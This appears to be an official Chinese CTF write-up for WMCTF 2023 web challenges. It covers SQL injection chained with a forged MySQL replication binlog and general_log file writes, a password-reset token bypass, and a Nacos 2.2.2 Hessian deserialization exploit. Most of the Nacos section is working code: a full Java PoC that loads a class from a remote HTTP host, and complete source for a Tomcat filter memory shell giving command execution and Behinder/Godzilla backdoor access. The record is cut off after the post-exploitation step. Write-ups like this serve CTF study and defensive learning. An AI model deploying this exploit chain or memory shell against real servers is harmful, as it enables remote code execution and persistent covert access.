WMCTF 2023_OFFICAL_WRITE-UP_CN

- CoreJS
- jit
- 面壁计划管理系统2.5
- blindless

Reverse

- gohunt
- ios
- RightBack
  - 0x00 Daily Shell Check
  - 0x01 Deobfuscation
    - Find Flower
    - Remove Flower
  - 0x02 Decryption
  - 0x03 GetFlag
- ezAndroid
  - 0x35f0
  - 0x3f58

WEB

AnyFileRead

/admin/..//..//..//..//..//..//flag

ezblog

two tricks, one is db trick, the other is pm2 trick.

预期解法

1. 附件给出TypeScript源码。

   源码中 `/post/:id/edit` 处的注释存在误导，虽然 `getPostById(id: number)` 的参数类型是number，但是不能防止开发者强制将字符串转换为any再转换为number，导致只能传入数字的函数传入了字符串，导致sql注入。判断id是否是纯数字的验证有缺陷，只要包含数字即可绕过。

2. 根据附件中的源码和docker得知使用pm2运行，并且有个/console路由，需要启动时的pin码鉴权（仿照flask）。

pm2会将stdout,stderr保存到日志文件中，默认情况下stdout日志在 `~/.pm2/logs/main-out.log` 文件内。通过sql注入 `load_file()` 读取文件读取到console的pin码。

> 因为调用了pm2 logs，本地运行docker的输出中会直接显示pm2的日志文件名

```
docker-ezblogapp-1  | /home/ezblog/.pm2/logs/main-error.log last 15 lines:
docker-ezblogapp-1  | /home/ezblog/.pm2/logs/main-out.log last 15 lines:
docker-ezblogapp-1  | 0|main     |  * Serving Express app 'ezblog'
docker-ezblogapp-1  | 0|main     |  * Debug mode: on
docker-ezblogapp-1  | 0|main     |  * Running on http://0.0.0.0:3000/ (Press
CTRL+C to quit)
docker-ezblogapp-1  | 0|main     |
docker-ezblogapp-1  | 0|main     |  * Debugger is active!
docker-ezblogapp-1  | 0|main     |  * Debugger PIN: e249afc4-5ecd-4ea8-a05a-
ec8af975c92e
```

3. /console中可以加载本地已经存在的任意ejs模板和执行除了into outfile的任意SQL。

   预期解是通过 `select 'exp' into outfile` 写入模板文件再进行加载，通过主从同步binlog执行SQL语句，绕过对 `into|outfile` 的过滤。

   但是binlog里不会记录select语句，并且靶机的MariaDB服务器通过重新编译禁用了trigger、function、procedure等可以保存select语句的功能。

4. 构造恶意的MySQL主从同步服务器：

   在自己的VPS上，安装mysql，修改配置文件允许binlog日志，binlog类型修改为statement，binlog校验类型修改为none，允许主从同步（server id），创建主从同步的用户，启动MySQL，执行一条足够长的命令，关闭MySQL，修改binlog文件把“足够长的命令”替换为select语句，再次启动MySQL。详情见exp_docker/exp.sh。

   只要主从同步主机不开启binlog校验，从机也不会校验。

   在MariaDB <10.2.1之前的版本中，默认不开启binlog校验。（靶机的版本是MariaDB 10.9.8）

   MySQL则全版本默认开启binlog校验。

   https://mariadb.com/kb/en/replication-and-binary-log-system-variables/#binlog_checksum

   https://dev.mysql.com/doc/refman/8.0/en/replication-options-binary-log.html#option_mysqld_binlog-checksum

   靶机的MariaDB缺少关键词和缺少mysql数据库不影响作为主从同步从机。

   exp使用的是 dasctfbase/web_php73_apache_mysql 里的MySQL，是MySQL 5.7.29，不同的MySQL版本理论上都可以打。

> 修改binlog文件，最简单的情况下只需要一句sed命令，将任意SQL语句替换为等长的select语句即可。注意一定要关闭binlog校验，否则会使用CRC32校验。

```
#!/bin/bash -e

service mysql start

mysql -uroot -proot -e "CREATE USER 'admin'@'%' IDENTIFIED BY '123456';"
mysql -uroot -proot -e "GRANT REPLICATION SLAVE ON *.* TO 'admin'@'%';"

service mysql stop

echo 'server_id = 2' >> /etc/mysql/mysql.conf.d/mysqld.cnf
echo 'log-bin = mysql-bin' >> /etc/mysql/mysql.conf.d/mysqld.cnf
echo 'binlog_checksum = NONE' >> /etc/mysql/mysql.conf.d/mysqld.cnf
echo 'binlog_format = STATEMENT' >> /etc/mysql/mysql.conf.d/mysqld.cnf
echo 'master_verify_checksum = OFF' >> /etc/mysql/mysql.conf.d/mysqld.cnf
echo 'secure_file_priv = ' >> /etc/mysql/mysql.conf.d/mysqld.cnf
sed -i 's/bind-address\t= 127.0.0.1/bind-address = 0.0.0.0/g'
/etc/mysql/mysql.conf.d/mysqld.cnf
rm /var/lib/mysql/auto.cnf

service mysql start

mysql -uroot -proot -e "CREATE DATABASE if not exists
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC CHARACTER SET
utf8mb4 COLLATE utf8mb4_unicode_520_ci"

service mysql stop

sed -i 's/CREATE DATABASE if not exists
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAC CHARACTER SET
utf8mb4 COLLATE utf8mb4_unicode_520_ci/一条等长的select语句/g'
/var/lib/mysql/mysql-bin.000001

service mysql start
```

5. 靶机通过 `change master to ...` ， `start slave` 启动主从同步客户端，通过主从同步执行select into outfile语句，会写入模板文件。

   加载写入的模板文件读取flag。

非预期 - general_log写存在的文件

通过general_log向已经存在的模板文件写入exp。

MySQL的general_log文件和slow_query_log文件，如果让MySQL产生新的文件，则权限是660，但是如果写入已经存在的文件则不会修改已经存在的文件的权限。（注意这一特性在不同MySQL版本上不统一，在MySQL 5.7.29中的slow_query_log文件权限是666，general_log文件权限是640）

因此直接写入/home/ezblog/views/post.ejs即可写入exp并正常读取。

靶机因为没有执行mysql_install_db（删了关键词导致执行不了）导致缺少mysql.general_log表，可以自行创建一个补上。

```
create database mysql;
CREATE TABLE mysql.`general_log` (
  `event_time` timestamp(6) NOT NULL DEFAULT current_timestamp(6) ON UPDATE
current_timestamp(6),
  `user_host` mediumtext NOT NULL,
  `thread_id` bigint(21) unsigned NOT NULL,
  `server_id` int(10) unsigned NOT NULL,
  `command_type` varchar(64) NOT NULL,
  `argument` mediumtext NOT NULL
) ENGINE=CSV DEFAULT CHARSET=utf8mb3 COLLATE=utf8mb3_general_ci COMMENT='General log';
set global general_log=1;
set global general_log_file='/home/ezblog/views/post.ejs';
select 'exp';
```

预期的非预期1 - 创建trigger/function/procedure

冷知识：trigger function procedure里可以存储select语句。

主从同步创建trigger或function或procedure，通过主从同步同步到靶机，然后在靶机上执行即可。

因为禁用了各种关键词，主从同步过去也会因为找不到关键词报错，这种方法不可行。

> “
>
> ezblog这一题的修改binlog考点没有实战意义——实际环境中，创建一个trigger/function/procedure并主从同步过去执行即可绕过into outfile的过滤。

```
```

```
#以下命令在主从同步的服务端执行，通过主从同步复制至靶机
#trigger
create database a;use a;
create table a(id int) engine='memory';
create trigger t before insert on a.a for each row select 1 into outfile '/tmp/trigger';
insert into a values(114);

#procedure
DELIMITER //
CREATE PROCEDURE exp()
BEGIN
SELECT 1 into outfile '/tmp/procedure';

END //

call exp();

#function
DELIMITER //
CREATE function exp()
RETURNS CHAR(50) DETERMINISTIC
BEGIN
SELECT 1 into outfile '/tmp/function';
return('2');

END //

select exp();
```

预期的非预期2 - 直接将存储函数写入mysql.proc表

直接向mysql.proc表插入数据可以创建存储过程和存储函数。

禁止"INTO"关键字可以用主从同步绕过。

因为移除了"FUNCTION" "CALL"关键字，导致存储函数和存储过程也用不了（存储过程需要call来调用；存储函数能写进去，但是调用会报错），所以这种方法不可行。

利用存储函数，可以出一道”仅用insert语句写入webshell“的题目。

```
+-------+------+-----------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------------------------
----------+
| Error | 1064 | You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server versio
n for the right syntax to use near 'FUNCTION `exp2`() RETURNS int(11)
    DETERMINISTIC
BEGIN
SELECT 1 INTO OUTFI...' at line 1 |
| Error | 1457 | Failed to load routine ctf.exp2 (internal code -6). For more details, run SHOW WARNINGS

          |
+-------+------+-----------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------------------------
```


你的权限放着我来

程序运行会默认生成4个账号，其中有个账号为管理员账号(jom@roomke.com)。重置管理员账号密码才能获取flag。

1. 注册账号，登录成功，引导比赛同学关注其他功能(忘记密码重置)；登录成功右键查看源代码，可获取用户邮箱列表，其中包含管理员邮箱。
2. 点击忘记密码按钮，进入密码找回页面，填写自己的邮箱。
3. 邮箱收到重置密码链接，访问该链接，输入重置的密码，并进行抓包，抓到/api/change接口。
4. token设置为空，并将邮箱更改为管理员邮箱，重放请求包即可获取flag。

Traveler

注意到nacos版本为2.2.2



这个版本的nacos是存在Hessian反序列化漏洞的。然后结合所给的附件有2个，可以知道在内网其实还有一个springboot服务。然后flag是在内网的服务里的。因此首先需要做的就是给nacos上一个内存马。然后由于过了一个多月了，已经有注入内存马线程的工具了。所以在这里我魔改了hessian的源码，加上了一些黑名单，防止被工具一把嗦的情况。让其只能手动攻击。POC如下

```
package com.example.nacoshessianrce;

import com.alibaba.nacos.consistency.entity.WriteRequest;
import com.alipay.sofa.jraft.RouteTable;
import com.alipay.sofa.jraft.conf.Configuration;
import com.alipay.sofa.jraft.entity.PeerId;
import com.alipay.sofa.jraft.option.CliOptions;
import com.alipay.sofa.jraft.rpc.impl.MarshallerHelper;
import com.alipay.sofa.jraft.rpc.impl.cli.CliClientServiceImpl;
import com.caucho.hessian.io.Hessian2Input;
import com.caucho.hessian.io.Hessian2Output;
import com.fasterxml.jackson.databind.node.POJONode;
import com.google.protobuf.ByteString;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.naming.ResourceRef;

import javax.naming.CannotProceedException;
import javax.naming.Reference;
import javax.naming.StringRefAddr;
import javax.naming.directory.DirContext;
import javax.xml.transform.Templates;
import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Base64;
import java.util.Hashtable;
import java.util.concurrent.ConcurrentHashMap;

public class UrlClassLoaderExploit {
    public static void sendpayload(String address,byte[] payloads) throws Exception {
        Configuration conf = new Configuration();
        conf.parse(address);
        RouteTable.getInstance().updateConfiguration("naco", conf);
        CliClientServiceImpl cliClientService = new CliClientServiceImpl();
        cliClientService.init(new CliOptions());
        RouteTable.getInstance().refreshLeader(cliClientService, "nacos", 5000).isOk();
        PeerId leader = PeerId.parsePeer(address);
        Field parserClasses =
cliClientService.getRpcClient().getClass().getDeclaredField("parserClasses");
        parserClasses.setAccessible(true);
        ConcurrentHashMap map = (ConcurrentHashMap)
parserClasses.get(cliClientService.getRpcClient());
```

```
        map.put("com.alibaba.nacos.consistency.entity.WriteRequest",
WriteRequest.getDefaultInstance());
        MarshallerHelper.registerRespInstance(WriteRequest.class.getName(),
WriteRequest.getDefaultInstance());
        final WriteRequest writeRequest =
WriteRequest.newBuilder().setGroup("naming_persistent_service_v2").setData(ByteString.co
pyFrom(payloads)).build();
        //final WriteRequest writeRequest =
WriteRequest.newBuilder().setGroup("test_group").setData(ByteString.copyFrom(payloads)).
build();
        Object o = cliClientService.getRpcClient().invokeSync(leader.getEndpoint(),
writeRequest, 5000);
    }


    public static void main(String[] args) throws Exception {
        //URLCLASSLOADER RCE
        Reference refObj=new
Reference("ControllerMemShell","GozillaMemShell","http://114.116.119.253:8889/");
        //Reference refObj=new
Reference("evilref","evilref","http://114.116.119.253:8888/");
        Class<?> ccCl = Class.forName("javax.naming.spi.ContinuationDirContext");
//$NON-NLS-1$
        Constructor<?> ccCons =
ccCl.getDeclaredConstructor(CannotProceedException.class, Hashtable.class);
        ccCons.setAccessible(true);
        CannotProceedException cpe = new CannotProceedException();

        cpe.setResolvedObj(refObj);
        DirContext ctx = (DirContext) ccCons.newInstance(cpe, new Hashtable<>());
        POJONode jsonNodes = new POJONode(ctx);
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        Hessian2Output oos = new Hessian2Output(baos);
        baos.write(79);
        oos.getSerializerFactory().setAllowNonSerializable(true);
        oos.writeObject(jsonNodes);
        oos.flushBuffer();
        byte[] bytespayload = baos.toByteArray();
        //sendpayload("127.0.0.1:7848",bytespayload);
        sendpayload("8.130.34.53:7848",bytespayload);
        //sendpayload("175.24.235.176:7848",bytespayload);
        //sendpayload("localhost:7848",bytespayload);
        Hessian2Input hessian2Input = new Hessian2Input(new
ByteArrayInputStream(baos.toByteArray()));
        //hessian2Input.readObject();

    }
```

```
    public static String serial(Object o) throws IOException, NoSuchFieldException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        //Field writeReplaceMethod =
ObjectStreamClass.class.getDeclaredField("writeReplaceMethod");
        //writeReplaceMethod.setAccessible(true);
        oos.writeObject(o);
        oos.close();

        String base64String = Base64.getEncoder().encodeToString(baos.toByteArray());
        return base64String;

    }

    public static void deserial(String data) throws Exception {
        byte[] base64decodedBytes = Base64.getDecoder().decode(data);
        ByteArrayInputStream bais = new ByteArrayInputStream(base64decodedBytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
        ois.close();
    }

    private static void Base64Encode(ByteArrayOutputStream bs){
        byte[] encode = Base64.getEncoder().encode(bs.toByteArray());
        String s = new String(encode);
        System.out.println(s);
        System.out.println(s.length());
    }
    private static void setFieldValue(Object obj, String field, Object arg) throws
Exception{
        Field f = obj.getClass().getDeclaredField(field);
        f.setAccessible(true);
        f.set(obj, arg);
    }
}
```

其中哥斯拉内存马如下

```
import org.apache.catalina.Context;
import org.apache.catalina.connector.Request;
import org.apache.catalina.connector.RequestFacade;
import org.apache.catalina.connector.ResponseFacade;
import org.apache.catalina.core.ApplicationFilterConfig;
import org.apache.catalina.core.StandardContext;
```

```java
import org.apache.tomcat.util.descriptor.web.FilterDef;
import org.apache.tomcat.util.descriptor.web.FilterMap;
import org.apache.tomcat.util.http.Parameters;

import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import javax.servlet.*;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;
import java.io.IOException;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.net.URL;
import java.net.URLClassLoader;
import java.util.*;

public class GozillaMemShell {
    final String name="Boogipop";
    // 第一个构造函数
    String uri;
    String serverName="localhost";
    StandardContext standardContext;
    static {
        try {
            new GozillaMemShell();
        } catch (Exception e) {
            throw new RuntimeException(e);
        }
    }
    String xc = "3c6e0b8a9c15224a"; // key
    String pass = "pass";
    String md5 = md5(pass + xc);
    Class payload;
    public byte[] x(byte[] s, boolean m) {
        try {
            Cipher c = Cipher.getInstance("AES");
            c.init(m ? 1 : 2, new SecretKeySpec(xc.getBytes(), "AES"));
            return c.doFinal(s);
        } catch (Exception e) {
            return null;
        }
    }
    public static String md5(String s) {
        String ret = null;
```

```
        try {
            java.security.MessageDigest m;
            m = java.security.MessageDigest.getInstance("MD5");
            m.update(s.getBytes(), 0, s.length());
            ret = new java.math.BigInteger(1, m.digest()).toString(16).toUpperCase();
        } catch (Exception e) {
        }
        return ret;
    }

    public static String base64Encode(byte[] bs) throws Exception {
        Class base64;
        String value = null;
        try {
            base64 = Class.forName("java.util.Base64");
            Object Encoder = base64.getMethod("getEncoder", null).invoke(base64, null);
            value = (String) Encoder.getClass().getMethod("encodeToString", new Class[]
{byte[].class}).invoke(Encoder, new Object[]{bs});
        } catch (Exception e) {
            try {
                base64 = Class.forName("sun.misc.BASE64Encoder");
                Object Encoder = base64.newInstance();
                value = (String) Encoder.getClass().getMethod("encode", new Class[]
{byte[].class}).invoke(Encoder, new Object[]{bs});
            } catch (Exception e2) {
            }
        }
        return value;
    }

    public static byte[] base64Decode(String bs) throws Exception {
        Class base64;
        byte[] value = null;
        try {
            base64 = Class.forName("java.util.Base64");
            Object decoder = base64.getMethod("getDecoder", null).invoke(base64, null);
            value = (byte[]) decoder.getClass().getMethod("decode", new Class[]
{String.class}).invoke(decoder, new Object[]{bs});
        } catch (Exception e) {
            try {
                base64 = Class.forName("sun.misc.BASE64Decoder");
                Object decoder = base64.newInstance();
                value = (byte[]) decoder.getClass().getMethod("decodeBuffer", new
Class[]{String.class}).invoke(decoder, new Object[]{bs});
            } catch (Exception e2) {
            }
        }
```

```
        return value;
    }
    public static Object getField(Object object, String fieldName) {
        Field declaredField;
        Class clazz = object.getClass();
        while (clazz != Object.class) {
            try {

                declaredField = clazz.getDeclaredField(fieldName);
                declaredField.setAccessible(true);
                return declaredField.get(object);
            } catch (NoSuchFieldException | IllegalAccessException e) {
                // field不存在，错误不抛出，测试时可以抛出
            }
            clazz = clazz.getSuperclass();
        }
        return null;
    }

    public GozillaMemShell() throws Exception {
        getStandardContext();
    }

    public void getStandardContext() throws NoSuchFieldException,
IllegalAccessException, NoSuchMethodException, InvocationTargetException,
InstantiationException, ClassNotFoundException {
        Thread[] threads = (Thread[]) getField(Thread.currentThread().getThreadGroup(),
"threads");
        for (Thread thread : threads) {
            if (thread == null) {
                continue;
            }
            if ((thread.getName().contains("Acceptor")) &&
(thread.getName().contains("http"))) {
                Object target = getField(thread, "target");
                HashMap children;
                Object jioEndPoint = null;
                try {
                    jioEndPoint = getField(target, "this$0");
                } catch (Exception e) {
                }
                if (jioEndPoint == null) {
                    try {
                        jioEndPoint = getField(target, "endpoint");
                    } catch (Exception e) {
                        return;
                    }
```

```
                }
                Object service = getField(getField(getField(
                        getField(getField(jioEndPoint, "handler"), "proto"),
                        "adapter"), "connector"), "service");
                Object engine = null;
                try {
                    engine = getField(service, "container");
                } catch (Exception e) {
                }
                if (engine == null) {
                    engine = getField(service, "engine");
                }

                children = (HashMap) getField(engine, "children");
                Object standardHost = children.get(this.serverName);

                children = (HashMap) getField(standardHost, "children");
                Iterator iterator = children.keySet().iterator();
                while (iterator.hasNext()) {
                    String contextKey = (String) iterator.next();
                    standardContext = (StandardContext) children.get(contextKey);
                    Field Configs =
Class.forName("org.apache.catalina.core.StandardContext").getDeclaredField("filterConfig
s");
                    Configs.setAccessible(true);
                    Map filterConfigs = (Map) Configs.get(standardContext);
                    if (filterConfigs.get(name) == null){
                        //开始添加Filter过滤器
                        Filter filter = new Filter() {
                            @Override
                            public void init(FilterConfig filterConfig) throws
ServletException {

                            }

                            @Override
                            public void doFilter(ServletRequest servletRequest,
ServletResponse servletResponse, FilterChain filterChain) throws IOException,
ServletException {
                                HttpServletRequest request = (HttpServletRequest)
servletRequest;
                                HttpServletResponse response = (HttpServletResponse)
servletResponse;
                                //定义了恶意的FIlter过滤器，在dofilter方法执行恶意代码
                                try {
                                    // 入口
```

```
                                    if
(request.getHeader("Referer").equalsIgnoreCase("https://www.boogipop.com/")) {
                                        Object lastRequest = request;
                                        Object lastResponse = response;
                                        // 解决包装类RequestWrapper的问题
                                        // 详细描述见
https://github.com/rebeyond/Behinder/issues/187
                                        if (!(lastRequest instanceof RequestFacade)) {
                                            Method getRequest =
ServletRequestWrapper.class.getMethod("getRequest");
                                            lastRequest = getRequest.invoke(request);
                                            while (true) {
                                                if (lastRequest instanceof
RequestFacade) break;
                                                lastRequest =
getRequest.invoke(lastRequest);
                                            }
                                        }
                                        // 解决包装类ResponseWrapper的问题
                                        if (!(lastResponse instanceof ResponseFacade)) {
                                            Method getResponse =
ServletResponseWrapper.class.getMethod("getResponse");
                                            lastResponse = getResponse.invoke(response);
                                            while (true) {
                                                if (lastResponse instanceof
ResponseFacade) break;
                                                lastResponse =
getResponse.invoke(lastResponse);
                                            }
                                        }
                                        // cmdshell
                                        if (request.getHeader("x-client-
data").equalsIgnoreCase("cmd")) {
                                            String cmd = request.getHeader("cmd");
                                            if (cmd != null && !cmd.isEmpty()) {
                                                String[] cmds = null;
                                                if
(System.getProperty("os.name").toLowerCase().contains("win")) {
                                                    cmds = new String[]{"cmd", "/c",
cmd};
                                                } else {
                                                    cmds = new String[]{"/bin/bash", "-
c", cmd};
                                                }
                                                String result = new
Scanner(Runtime.getRuntime().exec(cmds).getInputStream()).useDelimiter("\\A").next();
```


```
                                                ((ResponseFacade)
lastResponse).getWriter().println(result);
                                            }
                                        } else if (request.getHeader("x-client-
data").equalsIgnoreCase("rebeyond")) {
                                            if (request.getMethod().equals("POST")) {
                                                // 创建pageContext
                                                HashMap pageContext = new HashMap();


                                                // lastRequest的session是没有被包装的
session!!
                                                HttpSession session = ((RequestFacade)
lastRequest).getSession();
                                                pageContext.put("request", lastRequest);
                                                pageContext.put("response",
lastResponse);
                                                pageContext.put("session", session);
                                                // 这里判断payload是否为空 因为在
springboot2.6.3测试时request.getReader().readLine()可以获取到而采取拼接的话为空字符串
                                                String payload =
request.getReader().readLine();
                                                if (payload == null ||
payload.isEmpty()) {
                                                    payload = "";
                                                    // 拿到真实的Request对象而非门面模式的
RequestFacade
                                                    Field field =
lastRequest.getClass().getDeclaredField("request");
                                                    field.setAccessible(true);
                                                    Request realRequest = (Request)
field.get(lastRequest);
                                                    // 从coyoteRequest中拼接body参数
                                                    Field coyoteRequestField =
realRequest.getClass().getDeclaredField("coyoteRequest");

                                                    coyoteRequestField.setAccessible(true);
                                                    org.apache.coyote.Request
coyoteRequest = (org.apache.coyote.Request) coyoteRequestField.get(realRequest);
                                                    Parameters parameters =
coyoteRequest.getParameters();
                                                    Field paramHashValues =
parameters.getClass().getDeclaredField("paramHashValues");
                                                    paramHashValues.setAccessible(true);
                                                    LinkedHashMap paramMap =
(LinkedHashMap) paramHashValues.get(parameters);
```

```
                                                    Iterator<Map.Entry<String,
ArrayList<String>>> iterator = paramMap.entrySet().iterator();
                                                    while (iterator.hasNext()) {
                                                        Map.Entry<String,
ArrayList<String>> next = iterator.next();
                                                        String paramKey =
next.getKey().replaceAll(" ", "+");
                                                        ArrayList<String> paramValueList
= next.getValue();
                                                        if (paramValueList.size() == 0)
{
                                                            payload = payload +
paramKey;
                                                        } else {
                                                            payload = payload + paramKey
+ "=" + paramValueList.get(0);
                                                        }
                                                    }
                                                }

//                          System.out.println(payload);
                                                    // 冰蝎逻辑
                                                    String k = "e45e329feb5d925b"; //
rebeyond
                                                    session.putValue("u", k);
                                                    Cipher c = Cipher.getInstance("AES");
                                                    c.init(2, new
SecretKeySpec(k.getBytes(), "AES"));
                                                    Method method =
Class.forName("java.lang.ClassLoader").getDeclaredMethod("defineClass", byte[].class,
int.class, int.class);
                                                    method.setAccessible(true);
                                                    byte[] evilclass_byte = c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(payload));
                                                    Class evilclass = (Class)
method.invoke(Thread.currentThread().getContextClassLoader(), evilclass_byte, 0,
evilclass_byte.length);

 evilclass.newInstance().equals(pageContext);
                                                }
                                            } else if (request.getHeader("x-client-
data").equalsIgnoreCase("godzilla")) {
                                                // 哥斯拉是通过 localhost/?pass=payload 传参 不
存在包装类问题
                                                byte[] data =
base64Decode(request.getParameter(pass));
                                                data = x(data, false);
```

```
                                            if (payload == null) {
                                                URLClassLoader urlClassLoader = new
URLClassLoader(new URL[0], Thread.currentThread().getContextClassLoader());
                                                Method defMethod =
ClassLoader.class.getDeclaredMethod("defineClass", byte[].class, int.class, int.class);
                                                defMethod.setAccessible(true);
                                                payload = (Class)
defMethod.invoke(urlClassLoader, data, 0, data.length);
                                            } else {
                                                java.io.ByteArrayOutputStream arrOut =
new java.io.ByteArrayOutputStream();
                                                Object f = payload.newInstance();
                                                f.equals(arrOut);
                                                f.equals(data);
                                                f.equals(request);

 response.getWriter().write(md5.substring(0, 16));
                                                f.toString();

 response.getWriter().write(base64Encode(x(arrOut.toByteArray(), true)));

 response.getWriter().write(md5.substring(16));
                                            }
                                        }
                                        return;
                                    }
                                } catch (Exception e) {
//            e.printStackTrace();
                                }
                                filterChain.doFilter(servletRequest, servletResponse);
                            }

                            @Override
                            public void destroy() {

                            }

                        };

                        FilterDef filterDef = new FilterDef();
                        filterDef.setFilter(filter);
                        filterDef.setFilterName(name);
                        filterDef.setFilterClass(filter.getClass().getName());
                        /**
                         * 将filterDef添加到filterDefs中
                         */
                        standardContext.addFilterDef(filterDef);
```

```
                        FilterMap filterMap = new FilterMap();
                        filterMap.addURLPattern("/*");
                        filterMap.setFilterName(name);
                        filterMap.setDispatcher(DispatcherType.REQUEST.name());

                        standardContext.addFilterMapBefore(filterMap);
                        /**
                         * 添加FilterMap
                         */
                        Constructor constructor =
ApplicationFilterConfig.class.getDeclaredConstructor(Context.class,FilterDef.class);
                        constructor.setAccessible(true);
                        ApplicationFilterConfig filterConfig = (ApplicationFilterConfig)
constructor.newInstance(standardContext,filterDef);

                        filterConfigs.put(name,filterConfig);
                        /**
                         * 反射获取ApplicationFilterConfig对象，往filterConfigs中放入
filterConfig
                         */
                        System.out.println("Inject Success !");
                    }
                    return;
                }
            }
        }
    }

    public static void main(String[] args) {

    }
}
```

我们需要把内存马的class文件放到公网的http服务器上，然后运行payload。实例化内存马。最后就可以哥斯拉上马了。



上马后查看ifconfig

```
root@32ce0e0829d2:/tmp# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:10:ee:0a
          inet addr:172.16.238.10  Bcast:172.16.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:98773 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118737 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:45285036 (45.2 MB)  TX bytes:38766178 (38.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
